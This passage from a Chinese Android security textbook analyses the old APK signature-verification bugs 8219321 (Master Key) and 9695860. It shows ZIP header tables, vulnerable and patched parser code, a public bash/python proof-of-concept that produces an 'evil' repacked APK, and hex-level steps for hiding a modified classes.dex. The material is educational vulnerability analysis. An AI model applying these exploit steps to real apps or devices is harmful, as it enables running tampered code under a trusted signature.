10	2	文件最后修改时间
12	2	文件最后修改日期
14	4	说明采用的算法
18	4	压缩后的大小
22	4	非压缩的大小
26	2	文件名长度
28	2	扩展区长度
30	n	文件名
30+n	m	扩展区

（2）file data：相应压缩文件的源数据。

（3）data descriptor：用于标识该文件压缩结束，该结构只有在相应的 header 中通用标记字段的第 3 位设为 1 时才会出现，紧接在压缩文件源数据后。这个数据描述符只用在不能对输出的 ZIP 文件进行检索时使用。例如，在一个不能检索的驱动器（如磁带机上）上的 ZIP 文件中。如果是磁盘上的 ZIP 文件一般没有这个数据描述符。

data descriptor 结构的具体说明如表 20-2 所示。

表 20-2　data descriptor 结构的具体说明

Offset	Bytes	说　明
0	4	本地 header 标记
4	4	CRC-32
8	4	压缩后大小
12	4	非压缩的大小

2. 压缩的目录源数据

对于待压缩的目录来说，每一个子目录对应一个压缩目录源数据，记录该目录的描述信息。压缩包中所有目录源数据连续存储在整个归档包的最后，这样便于向包中追加新的文件。

压缩的目录源数据结构的说明如表 20-3 所示。

表 20-3　压缩目录源数据结构的说明

Offset	Bytes	说　明
0	4	核心目录文件 header 标识=（0x02014b50）
4	2	压缩所用的 pkware 版本
6	2	解压所需 pkware 的最低版本
8	2	通用位标记
10	2	压缩方法
12	2	文件最后修改时间
14	2	文件最后修改日期
16	4	CRC-32 算法
20	4	压缩后大小
24	4	未压缩的大小
28	2	文件名长度
30	2	扩展域长度
32	2	文件注释长度
34	2	文件开始位置的磁盘编号
36	2	内部文件属性
38	4	外部文件属性
42	4	本地文件 header 的相对位移
46	n	目录文件名
46+n	m	扩展域
46+n+m	k	文件注释内容

3. 目录结束标识结构

目录结束标识存在于整个归档包的结尾，用于标记压缩的目录数据的结束。目录结束标识结构的说明如表 20-4 所示。

表 20-4　目录结束标识结构的说明

Offset	Bytes	说　　明
0	4	核心目录结束标记（0x06054b50）
4	2	当前磁盘编号
6	2	核心目录开始位置的磁盘编号
8	2	该磁盘上所记录的核心目录数量
10	2	核心目录结构总数
12	4	核心目录的大小
16	4	核心目录开始位置相对于 archive 开始的位移
20	2	注释长度
22	n	注释内容

20.3.3　分析 Master Key 漏洞

如图 20-7 和图 20-8 所示是 Local Header（图 20-7 中的 ZIPFILERECORD）和 File Header（图 20-8 中的 ZIPDIRENTRY）的数据对比，由此可见，两者数据是完全一致的。

struct ZIPFILERECORD record[0]	res/xml/lock_screen.xml
char frSignature[4]	PK
ushort frVersion	20
ushort frFlags	2056
enum COMPTYPE frCompression	COMP_DEFLATE (8)
DOSTIME frFileTime	23:41:24
DOSDATE frFileDate	10/13/2013
uint frCrc	37258F59h
uint frCompressedSize	187
uint frUncompressedSize	392
ushort frFileNameLength	23
ushort frExtraFieldLength	4
char frFileName[23]	res/xml/lock_screen.xml
uchar frExtraField[4]	


图 20-7　Local Header 的数据

struct ZIPDIRENTRY dirEntry[0]	res/xml/lock_screen.xml
char deSignature[4]	PK
ushort deVersionMadeBy	20
ushort deVersionToExtract	20
ushort deFlags	2056
enum COMPTYPE deCompression	COMP_DEFLATE (8)
DOSTIME deFileTime	23:41:24
DOSDATE deFileDate	10/13/2013
uint deCrc	37258F59h
uint deCompressedSize	187
uint deUncompressedSize	392
ushort deFileNameLength	23
ushort deExtraFieldLength	4
ushort deFileCommentLength	0
ushort deDiskNumberStart	0
ushort deInternalAttributes	0

图 20-8　File Header 的数据

（1）原理分析

Master Key 漏洞的原理是恶意 APK 可以绕过 Android 签名验证机制，直接控制手机上的 APK。漏洞修复前后的对比如图 20-9 所示。



Patch Set Base 1

```
+10
if (numEntries != totalNumEntries || diskNumber != 0 || diskWithCentralDir
    throw new ZipException("spanned archives not supported");
}

// Seek to the first CDE and read all entries.
RAFStream rafs = new RAFStream(mRaf, centralDirOffset);
BufferedInputStream bin = new BufferedInputStream(rafs, 4096);
byte[] hdrBuf = new byte[CENHDR]; // Reuse the same buffer for each entry.
for (int i = 0; i < numEntries; ++i) {
    ZipEntry newEntry = new ZipEntry(hdrBuf, bin);
    mEntries.put(newEntry.getName(), newEntry);
```

漏洞修复前

Patch Set 1

```
common lines ... +10
if (numEntries != totalNumEntries || diskNumber != 0 || diskWithCentralDir != 0) {
    throw new ZipException("spanned archives not supported");
}

// Seek to the first CDE and read all entries.
RAFStream rafs = new RAFStream(mRaf, centralDirOffset);
BufferedInputStream bin = new BufferedInputStream(rafs, 4096);
byte[] hdrBuf = new byte[CENHDR]; // Reuse the same buffer for each entry.
for (int i = 0; i < numEntries; ++i) {
    ZipEntry newEntry = new ZipEntry(hdrBuf, bin);
    String entryName = newEntry.getName();
    if (mEntries.put(entryName, newEntry) != null) {
        throw new ZipException("Duplicate entry name: " + entryName);
```

漏洞修复后

图 20-9　漏洞修复前后的对比

由此可见，在漏洞修复前 Android 未考虑到 APK 压缩文件中的重复 entryName 问题，这样恶意软件制作者就可以制作特定的 APK 包绕过 Android APK 包证书认证。

（2）分析产生漏洞的原因

接下来首先看定位到 Local Header 中的 Data 数据的过程，具体代码如下所示。

```
off64_t dataOffset = localHdrOffset +
                     kLFHLen +
                     get2LE(lfhBuf + kLFHNameLen) +
                     get2LE(lfhBuf + kLFHExtraLen);
                     get2LE(lfhBuf + kLFHExtraLen);
```

由此可见，Data 的偏移是通过如下格式计算获得的。

```
Header 的起始偏移+Header 的大小（固定值）+Extra data 的大小+文件名的大小
```

具体如图 20-10 所示。




图 20-10　计算数据

其实 Java 在获取 Data 偏移处理操作，并在读取 Extra data 的长度时已经预存了文件名在 File Header 中的长度，具体实现代码如下所示。

```
// We don't know the entry data's start position.
// All we have is the position of the entry's local
// header. At position 28 we find the length of the
// extra data. In some cases this length differs
// from the one coming in the central header.

RAFStream rafstrm = new RAFStream(raf,
            entry.mLocalHeaderRelOffset + 28);
 DataInputStream is = new DataInputStream(rafstrm);
int localExtraLenOrWhatever =
            Short.reverseBytes(is.readShort());
 is.close();
// Skip the name and this "extra" data or whatever it is: rafstrm.skip(entry.nameLength + localExtraLenOrWhatever);
```

这样就产生了 Master Key 漏洞，如果 Local Header 中的 FileNameLength 被设置为一个大数，并且 FileName 的数据包含了原来的数据，而 File Header 中的 FileNameLength 长度不变，那么底层 C++运行流程和上层 Java 的运行流程会不一致。具体过程如下所示。

```
C++ Header 64k Name Data
+———> +——————————> +————>
length=64k classes.dex dex\035\A… dex\035\B…
+———> +————> +————>
Java Header 11 Name Data
```

由此可见，底层 C++的执行会读取 64KB 的 FileName 长度，而 Java 层由于是读取 file header 中的数据，FileName 的长度依旧是 11，于是 Java 层校验签名通过，执行底层就会执行恶意代码。

（3）漏洞修复方案

校验 Local Header 和 File Header 中的 FileNameLength 是否一致，具体实现代码如下所示。

```
int length = Short.reverseBytes(raf.readShort()) & 0xffff;
if (length != length.getInt(entry))
               throw new ZipException();
```

（4）POC 代码

开源 POC 的地址是 https://gist.github.com/poliva/36b0795ab79ad6f14fd8，具体代码如下所示。

```
#!/bin/bash
# PoC for Android bug 8219321 by @pof
# +info: https://jira.cyanogenmod.org/browse/CYAN-1602
if [ -z $1 ]; then echo "Usage: $0 <file.apk>" ; exit 1 ; fi
APK=$1
rm -r out out.apk tmp 2>/dev/null
java -jar apktool.jar d $APK out
#apktool d $APK out
echo "Modify files, when done type 'exit'"
cd out
bash
cd ..
java -jar apktool.jar b out out.apk
#apktool b out out.apk
mkdir tmp
cd tmp/
```



```
unzip ../$APK
mv ../out.apk .
cat >poc.py <<-EOF
#!/usr/bin/python
import zipfile
import sys
z = zipfile.ZipFile(sys.argv[1], "a")
z.write(sys.argv[2])
z.close()
EOF
chmod 755 poc.py
for f in find . -type f |egrep -v "(poc.py|out.apk)" ; do ./poc.py out.apk "$f" ; done
cp out.apk ../evil-$APK
cd ..
rm -rf tmp out
echo "Modified APK: evil-$APK"
```

20.3.4　#9695860 漏洞

序号为#9695860 的漏洞是第二个签名漏洞，在 Android master key（#8219321）签名漏洞被公布之后，国内的安全团队“安卓安全小分队”在其博客（http://blog.sina.com.cn/u/3194858670）中声称发现了另外一个 Android 签名漏洞。不久之后，Cydia 创始人 saurik 在其网站（http://www.saurik.com/）上发布文章称其发现了利用这个漏洞的好方法。该漏洞（编号 9695860）的主要原理是，Android 在解析 ZIP 包时，C 代码和 Java 代码存在不一致性：Java 将 short 整数作为有符号数读取，而 C 将其作为无符号数。

1. 原理介绍

了解该漏洞的具体细节之前，需先要了解 ZIP 包的文件结构。如果一个压缩包里有多个文件，可以认为每个文件都是被单独压缩成一个包，然后再拼成一个大 ZIP 包。如图 20-11 所示的每个 FileEntry 即代表一个压缩后的文件数据。




图 20-11　ZIP 包的 FileEntry

（1）文件头：在 ZIP 包文件末尾，记录了索引段的偏移、大小和索引个数等。

（2）索引段：是一个索引的数组，每个索引记录了其在数据段中对应数据的信息，包括 CRC 和偏移等。

（3）数据段中的数据：分为 fileheader 和压缩的文件数据。

- ❑ fileheader：记录了数据的一些基本信息，可以用来与索引段中记录的数据比较，从而检查压缩包的完整性。
- ❑ Data区域：是文件被压缩的数据存储区。

通常来说，读取一个 ZIP 压缩包的基本步骤如下所示。

（1）定位到 Header，读取索引段的偏移、大小和索引的个数。

（2）定位到索引段，根据每个索引中字段定义的大小计算偏移，逐个读取索引。

（3）根据索引中记录的数据段的偏移定位到真正的压缩数据。

Android 校验 APK 签名的功能是在 Java 层处理实现的，Java 解析 ZIP 的文件格式，读取包里的每个文件，计算哈希进而校验签名。Java 在计算 ZIP 文件结构偏移时，将整数作为有符号数读取却没有做处理，所以当这些偏移的大小符合一定条件（大于 32767）时，Java 就会出现读取错误的问题。例如，如图 20-12 所示的情形。

```
ZipEntry(byte[] hdrBuf, InputStream in) throws IOException {
    Streams.readFully(in, hdrBuf, 0, hdrBuf.length);

    BufferIterator it = HeapBufferIterator.iterator(hdrBuf, 0, hdrBuf.length,

    int sig = it.readInt();
    if (sig != CENSIG) {
         throw new ZipException("Central Directory Entry not found");
    }

    it.seek(10);
    compressionMethod = it.readShort();
    time = it.readShort();
    modDate = it.readShort();

    // These are 32-bit values in the file, but 64-bit fields in this object.
    crc = ((long) it.readInt()) & 0xffffffffL;
    compressedSize = ((long) it.readInt()) & 0xffffffffL;
    size = ((long) it.readInt()) & 0xffffffffL;

    nameLength = it.readShort();
    int extraLength = it.readShort();
    int commentLength = it.readShort();
```

图 20-12　读取错误

在上述代码中，如果 extraLength 大于 32767（0x7FFF），Java 就会将其当成负数，所以 Java 计算下一段数据的偏移时就会出错。安卓安全小分队提到的方法是，设置数据段中 classes.dex 所在 FileEntry 中 FileHeader 的 extraLenth 值为 0xFFFD，即-3，这样 Java 计算 FileEntry 中 data 的起始地址就会往后移 3 位，正好指向文件名中的 dex，而 dex 恰好是 DEX 文件头的魔术字，所以可以将这段空间作为正常 DEX 的数据段，而将正确偏移（0xFFFD，即 65533）指向的空间写成恶意数据。这样 Java 在校验签名时读取的是正常的 DEX，而 C 在加载文件时读取的是恶意的 DEX 文件，如图 20-13 所示。




图 20-13　恶意的 DEX 文件

安卓安全小分队的攻击方法是针对数据段做修改，但是无符号 short 型整数的最大值是 64KB，所以恶意 classes.dex 的地址最大只能在 FileHeader+64KB 以外，这其间的空间供正常的 classes.dex 使用，所以这就要求正常 DEX 的大小不能超过 64KB，因为要求文件名后 3 位和对应的文件头都是 DEX，所以这个方法只能伪造 DEX。

Saruik 发现 Java 不仅在处理数据段结构体时存在错误，在处理 Central Directory 时也存在类似错误。所以可以对索引段做手脚，伪造索引。

Java 在读取 Central Directory 时，也是将整数做有符号数处理，不过不同的是如果发现值小于 0，就将其忽略，即当作 0，如图 20-14 所示。

```
if (commentLength > 0) {
    byte[] commentBytes = new byte[commentLength];
    Streams.readFully(in, commentBytes, 0, commentLength);
    comment = new String(commentBytes, 0, commentBytes.length, Charsets.UTF_8);
}

if (extraLength > 0) {
    extra = new byte[extraLength];
    Streams.readFully(in, extra, 0, extraLength);
```

图 20-14　忽略小于 0

由此可见，只要大于 32767 的值都会被 Java 当作 0 来处理。这样就可以修改某个 index（称作 A）的 extraLength 值大于 0x7FFF，然后紧接着在该 index 写入后为正常的 index（称作 B），而真正的偏移处写入为恶意的 index（称作 B'）。然后修改 B 的 extraLength，使得其大小能够让指针指向下一个 index（称作 C）。这样一来，Java 解析时读到的是 ABC，而 C 读到的是 AB'C。而 FileEntry 的位置是索引段指向的，所以只要索引被“劫持”，就可以在 ZIP 包的任意位置写入恶意数据，然后让 B'指向它即可。

2. 手动打造 APK

在接下来的内容中，将手动打造一个 APK 文件 aa_1236.apk，然后利用 ANDROID-8219321 漏洞（Master Key）绕过 Android 签名校验。

（1）反编译目标 APK 文件，查看文件 AndroidManifest.xml。

```
<application android:label="@string/app_name" android:icon="@drawable/icon" android:name=".MyApplication">
```

（2）在 MyApplication 的 smali 代码中，在 OnCreate 入口位置添加打印 log 信息的代码。具体代码如下所示。

```
#debug by sing
const-string v1, "TAG"
const-string v2, "log by sing"
invoke-static {v1,v2} ,Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
#debug by sing
```

具体效果如图 20-15 所示。

```
.method public onCreate()V
    .locals 8

    .prologue

    #debug by sing
    const-string v1, "TAG"
    const-string v2, "log by sing"
    invoke-static {v1,v2} ,Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
    #debug by sing
```

图 20-15　添加打印 log 信息的代码

（3）回编译成第二个 APK 文件，成功则证明修改有效，安装并运行查看 log 信息输出如图 20-16 所示的信息，这说明修改成功。

D   08-30 02:35:46.891 15297 15297 com.jiasoft.swreader TAG   log by sing

图 20-16 输出的 log 信息

（4）将第二个 APK 包中的 classes.DEX 文件添加到原目标 APK 包的原 classes.dex 前面，使得最终生成的包为第三个 APK 包，压缩包结构如图 20-17 所示。



图 20-17 压缩包结构

（5）重新安装修改后的第三个 APK 包，运行后能够正常输出 log 信息，如图 20-18 所示。



Level	Time	PID	TID	Application	Tag	Text
D	08-30 02:41:45.001	15464	15464	com.jiasoft.swreader	TAG	log by sing

图 20-18 输出 log 信息

此时执行后的运行界面也是正常的，如图 20-19 所示。

（6）接下来只要把目标 classes.dex 复制一份并修改，按照上述方法构造一个 APK 文件即可绕过 Android 的签名系统。

3. 手动构造

继续使用“手动打造 APK”部分的 APK 文件，接下来将详细讲解手动构造这个 APK 文件的方法。

（1）反编译前面的 APK 文件，修改代码后回编译，并测试验证修改的代码可以正常输出 log。


（2）解压缩 APK 文件，将原 classes.dex 改名为 classeorigin.dex，把修改后的 classes.dex 复制到解压缩的目录。打包成 ZIP 后的文件结构如图 20-20 所示。



图 20-19 运行界面正常



图 20-20 打包成 ZIP 后的文件结构



把原 classes.dex 改名为 classeorigin.dex 的目的是，让其在 ZIP 包中的顺序排在 classes.dex 之前。

（3）查找 DEX:50 4B 01 02，即 Central directory file header 的开头，直到找到含有 classeorigin.dex 的上一个结构，如图 20-21 所示是 AndroidManifest.xml 文件的结构。

```
50 4B 01 02 1F 00 14 00  00 00 08 00 A2 98 3A 43   PK..........¢▌:C
64 A2 1F 3C 94 02 00 00  F0 06 00 00 13 00 00 80   d¢.<▌...ð.......▌
00 00 00 00 00 00 80 00  00 00 DB 92 00 00 41 6E   ......▌...Û'..An
64 72 6F 69 64 4D 61 6E  69 66 65 73 74 2E 78 6D   droidManifest.xm
6C 50 4B 01 02 1F 00 14  00 00 00 08 00 A2 98 3A   lPK..........¢▌:
43 8B F3 36 13 2D 56 02  00 6C DB 06 00 0B 00 FB   C▌ó6.-V..lÛ....û
7F 05 00 00 00 00 00 20  00 00 00 A0 95 00 00 63   ....... ... ▌..c
6C 61 73 73 65 73 2E 64  65 78 00 00 00 00 78 00   lasses.dex....x.
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
```

图 20-21　AndroidManifest.xml 文件的结构

其中，0013 是文件名长度，因为 AndroidManifest.xml 是 19 个字符。后面两个字节的字段就是 Extra field length，此处有意设置为 0x8000，使得 Java 代码读取时刚好认为是负数，使其按 0 处理。这说明后面需要紧跟着一个 Central directory file header 结构。

（4）因为在签名校验中需要验证 classes.dex，而不是 classeorigin.dex，所以需要把文件名还原回去，多出的 5 个字节刚好填在 Central directory file header 结构的 File comment length 字段，最后随便填写注释内容。

（5）从包含 AndroidManifest.xml 的 Central directory file header 结构末尾算起，加上 0x8000 大小（中间包含了原 DEX 的结构）后是修改后的 DEX 结构，如图 20-22 所示。

```
00 50 4B 01 02 1F 00 14  00 00 00 08 00 DC 53 5C   .PK..........ÜS\
43 40 CB 32 0B 36 67 02  00 1C 98 05 00 0B 00 00   C@Ë2.6g...▌.....
00 00 00 00 00 00 00 20  00 00 00 FB EB 02 00 63   ....... ...ûë..c
6C 61 73 73 65 73 2E 64  65 78 50 4B 01 02 1F 00   lasses.dexPK....
14 00 00 00 08 00 15 76  08 43 E2 85 62 B2 98 02   .......v.Câ▌b²▌.
00 00 A4 08 00 00 0E 00  24 00 00 00 00 00 00 00   ..¤.....$.......
80 00 00 00 5A 53 05 00  72 65 73 6F 75 72 63 65   ▌...ZS..resource
73 2E 61 72 73 63 0A 00  20 00 00 00 00 00 01 00   s.arsc.. .......
18 00 00 81 E3 51 03 94  CE 01 25 0D 06 FC A6 D3   ....ãQ.▌Î.%..ü¦Ó
CE 01 25 0D 06 FC A6 D3  CE 01 50 4B 01 02 1F 00   Î.%..ü¦ÓÎ.PK....
0A 00 00 00 00 00 9D 73  5C 43 00 00 00 00 00 00   .......s\C......
```

图 20-22　修改后的 DEX 结构

后面的结构是其他文件的正常结构，无须修改。

（6）在 C 语言代码中，识别的压缩文件结构如下所示。

```
…AndroidManifest.xml->修改后的 Dex->resources.arsc…
```

但是为了绕过签名校验，需要让 Java 代码中识别的压缩结构如下所示。

```
…AndroidManifest.xml->原 Dex->resources.arsc…
```

所以接下来需要把原 DEX 结构的 Extra field length 字段跳过修改的 DEX 结构，使得下一个 Central directory file header 结构是 resources.arsc 的结构。此处的 Extra field length 不能再超过 0x7FFF，这也是在开始要将原 classes.dex 改名为 classeorigin.dex，使得多出几个字节的原因。图 20-21 中的原 DEX 结构的 Extra field length 字段是 0x7FFB。

（7）最后一步修改 Zp 文件尾，如图 20-23 所示。开始修改文件个数，将 15 改为 14（因为隐藏了一个文件），Central directory file header 所有目录的大小也要修改（只要拿尾部标记的地址减去 Central directory

file header 结构的起始地址即可）。

```
50 4B 05 06 00 00 00 00  14 00 14 00 A1 87 00 00  PK..........
```

图 20-23　修改 Zp 文件尾

最后的 APK 文件结构如图 20-24 所示，里面的 classes.dex 是修改后的 DEX 文件。




图 20-24　最后的 APK 文件结构

测试安装并运行 APK 文件后可以成功绕过签名并输出 log，如图 20-25 所示，这说明运行的是修改后的 DEX。



图 20-25　成功绕过签名并输出 log

由此可见，和前面介绍的 Master key 漏洞相比，#9695860 漏洞的通用性和危害性更强，具体说明如下所示。

- 不需要APK包里有同名文件，几乎可以往APK里添加任何文件。
- 因为修改的是索引段，通常的压缩软件用的是C读取压缩包的方法，只要恶意索引的名称不太明显，就很难看出该压缩包是非法篡改的，所以隐蔽性很高。
- 因为需要解析ZIP文件结构里特定属性的值才能判断APK是否非法，所以检测的难度也相对更高。

20.3.5　LBE 手机安全大师对#9695860 漏洞的修复

LBE 在 V5.1 版本中增加了“免 ROOT”的功能，可以在不 ROOT 的情况下实现 ROOT 后才有的功能，例如，卸载系统软件、主动防御等。LBE 的免 ROOT 功能是利用 Android 签名验证漏洞（编号 9695860）替换了系统应用 SettingsProvider，然后在 SettingsProvider 进程里以 System 权限加载执行 LBE 自己的功能模块，达到 ROOT 后才能实现的功效。LBE“免 ROOT”实现的主要步骤如下所示。

（1）开启 LBE 的“免 ROOT 启动”主动防御，LBE 系统会提示用户修复 MasterKey 漏洞，如图 20-26 所示。

（2）如果用户同意修复，LBE 会连接到服务器端下载所在系统 SettingsProvider 对应版本的补丁到/data/data/com.lbe.security/files/lbe_patch，然后安装。安装完毕后，提示重启，重启后即可实现免 ROOT 主动防御功能，如图 20-27 所示。

